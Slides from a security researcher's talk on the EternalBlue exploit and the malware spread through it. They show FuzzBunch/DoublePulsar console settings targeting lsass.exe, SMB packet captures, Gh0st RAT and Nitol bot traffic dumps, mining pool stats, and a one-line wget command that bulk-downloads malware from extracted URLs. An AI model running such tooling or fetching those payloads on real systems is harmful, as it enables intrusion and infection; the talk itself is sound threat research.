ixia
A Keysight Business

ETERNAL BLUES WITH ETERNALBLUE

Adrian Hada, Senior Security Research Engineer

WHOAMI

- Senior Security Research Engineer
- Spend my time researching attacks, malware, botnets and the like


QUICK OUTLINE

- EternalBlue
- Online Scanning
- Active Threats
- Stats

WHAT IS ETERNALBLUE?

Photo by Ales Krivec from Pexels https://www.pexels.com/photo/camping-environment-feet-grass-558454/

WHAT IS ETERNALBLUE




theshadowbrokers

@shadowbrokerss

Joined August 2016

$E=mc^2$



misterch0c / shadowbroker

shadowbroker / wi

misterch0c decrypted files https://steen

..

Eternalblue-2.2.0.0.xml


Eternalblue-2.2.0.exe

Eternalblue-2.2.0.fb


Eternalchampion-2.0.0.0.xml

Eternalchampion-2.0.0.exe

Eternalchampion-2.0.0.fb




```
fb Payload (Doublepulsar) > use eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp =>

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp
TargetPort              445
VerifyTarget            True
VerifyBackdoor          True
MaxExploitAttempts      3
GroomAllocations        12
Target                  WIN72K8R2

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
```



```
Module: Doublepulsar
====================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp
TargetPort              445
DllPayload              C:\fuzzbunch\shelll.dll
DllOrdinal              4
ProcessName             lsass.exe
ProcessCommandLine
Protocol                SMB
Architecture            x86
Function                RunDLL

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[ ] Connecting to target
```

ONLINE SCANNING




```
smb
No.   Time      Source      Destination   Protocol  Length  Info
    6 0.188827  [redacted]                SMB          191  Negotiate Protocol Request
    8 0.388034  [redacted]                SMB          179  Negotiate Protocol Response
    9 0.388138  [redacted]                SMB          194  Session Setup AndX Request, User: anonymous
   11 0.580459  [redacted]                SMB          194  Session Setup AndX Response
   12 0.580546  [redacted]                SMB          144  Tree Connect AndX Request, Path: \\[redacted]\IPC$
   14 0.772987  [redacted]                SMB          114  Tree Connect AndX Response
   15 0.773095  [redacted]                SMB          136  Trans2 Request, SESSION_SETUP
   17 0.964927  [redacted]                SMB           93  Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
   21 1.154044  [redacted]                SMB          191  Negotiate Protocol Request
   24 1.354062  [redacted]
   25 1.354157  [redacted]
   27 1.546602  [redacted]
   31 1.736254  [redacted]
   34 1.946460  [redacted]
   35 1.946551  [redacted]
```

```
smb
No.   Time      Source      Destination   Protocol  Length  Info
   37 2.139376  [redacted]                SMB          194  Session Setup AndX Response
   42 2.180996  [redacted]                SMB         1138  NT Trans Request, <unknown>
   48 2.374309  [redacted]                SMB           93  NT Trans Response, <unknown (0)>
   49 2.374419  [redacted]                SMB         4207  Trans2 Secondary Request
   52 2.374612  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   56 2.374775  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   60 2.374871  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   64 2.374991  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   68 2.375081  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   72 2.375180  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   76 2.375267  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   77 2.375349  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   78 2.375452  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   88 2.377080  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
   92 2.377207  [redacted]                SMB         4207  Trans2 Secondary Request[Malformed Packet]
```

ACTIVE THREATS

- DoublePulsar - Shellcode+DLL
- Advanced analysis methods




```
$ strings * | grep http
$ cat urls.txt | xargs wget
```

- Find malware download URLs
- Download & profit

ACTIVE THREATS


Gh0st RAT

- Nice and shady RAT
- AV products have good detection



[redacted] → [redacted]

```
00000000: 4768 3073 74f5 0000 004c 0100 0078 9c4b  Gh0st....L...x.K
00000010: 5363 6098 c3c0 c0c0 06c4 8c40 bc51 9681  Sc`........@.Q..
00000020: 8109 4807 a716 9565 26a7 2a04 2426 672b  ..H....e&.*.$&g+
00000030: 1832 30a8 00c5 9881 2a38 8074 4a68 0203  .20.....*8.tJh..
00000040: 08b0 00f9 2c40 ba04 ca4f e162 c8eb 084b  ....,@...O.b...K
00000050: 60f8 785f ac1c c4ff cf0e 22ff 9681 c44f  `.x_......"....O
00000060: ac91 029b ff02 c8e7 02d2 3c40 7c83 db87  ..........<@|...
00000070: 0984 2f03 3103 1c48 81f4 3082 d432 0049  ../.1..H..0..2.I
00000080: 2686 0486 044e 201b 68f1 8115 b592 eeae  &....N..h.......
00000090: 91fe fec1 9e21 6e7e fe81 1111 0cc4 80f2  .....!n~........
000000a0: e592 0c0c 06c6 86e6 8666 160c 36e1 090c  .........f..6...
000000b0: 7780 f8ff 7f88 db36 ae64 6030 01f2 63c2  w......6.d`0..c.
000000c0: 207e 6090 f561 00f9 21c7 e85f 1944 c0b9  .~`..a..!.._.D..
000000d0: 8819 485e fc91 573e 57e4 74d9 0a46 88e8  ..H^..W>W.t..F..
000000e0: 0520 bbbd f8af f701 c17f 60b1 191e 1a4c  ..........`....L
000000f0: 007a 733e e1                             .zs>.
```




[redacted] → [redacted]

```
00000000: 4768 3073 7416 0000 0001 0000 0078 9c63  Gh0st........x.c
00000010: 0000 0001 0001                           ......
```


ACTIVE THREATS

Nitol DDoS Bot

- Fingerprints system
- Receives target
- Sends large buffers of data (port 80)




```
⌃ [redacted] → [redacted]
        ⌄ [redacted] → [redacted]
        ⌄ [redacted] → [redacted]
        00000000: b000 0000 7700 0000 0904 0000 5769 6e20  ....w.......Win.
        00000010: 3720 5350 3100 0000 0000 0000 0000 0000  7.SP1..........
        00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ...............
        00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ...............
        00000040: 0000 0000 0000 0000 0000 0000 3230 3438  ............2048
        00000050: 204d 4200 0000 0000 0000 0000 0000 0000  .MB............
        00000060: 0000 0000 0000 0000 0000 0000 322a 3234  ............2*24
        00000070: 3030 4d48 7a00 0000 0000 0000 0000 0000  00MHz..........
        00000080: 0000 0000 0000 0000 0000 0000 3130 3020  ............100.
        00000090: 4d62 7073 0000 0000 0000 0000 0000 0000  Mbps...........
        000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ...............
        000000b0: 0400 0000 2bc6 0300                      ....+...
```



```
⌃ [redacted] → [redacted]

⌃ [redacted] → [redacted]
00000000: 1d00 0000 0200 0000 5000 0000 0100 0000  ........P.......
00000010: 1400 0000 0200 0000 3435 2e[redacted]2e [redacted]  ........45.[redacted].[redacted]
00000020: 2e31 3431 00                             .141.

          ⌄ [redacted] → [redacted]
```

ACTIVE THREATS

Coin Miners



Your Stats & Payment History

Look at worker stats for hash rates and worker stats

41[redacted]z9

Address: 41[redacted]9

Pending Balance: 0.640176714902 XMR

Personal Threshold (Editable): < 0.500 XMR >

Total Paid: 34.046175950000 XMR ~$3000

! The following stats are only for the base address and not all workers:

Last Share Submitted: less than a minute ago

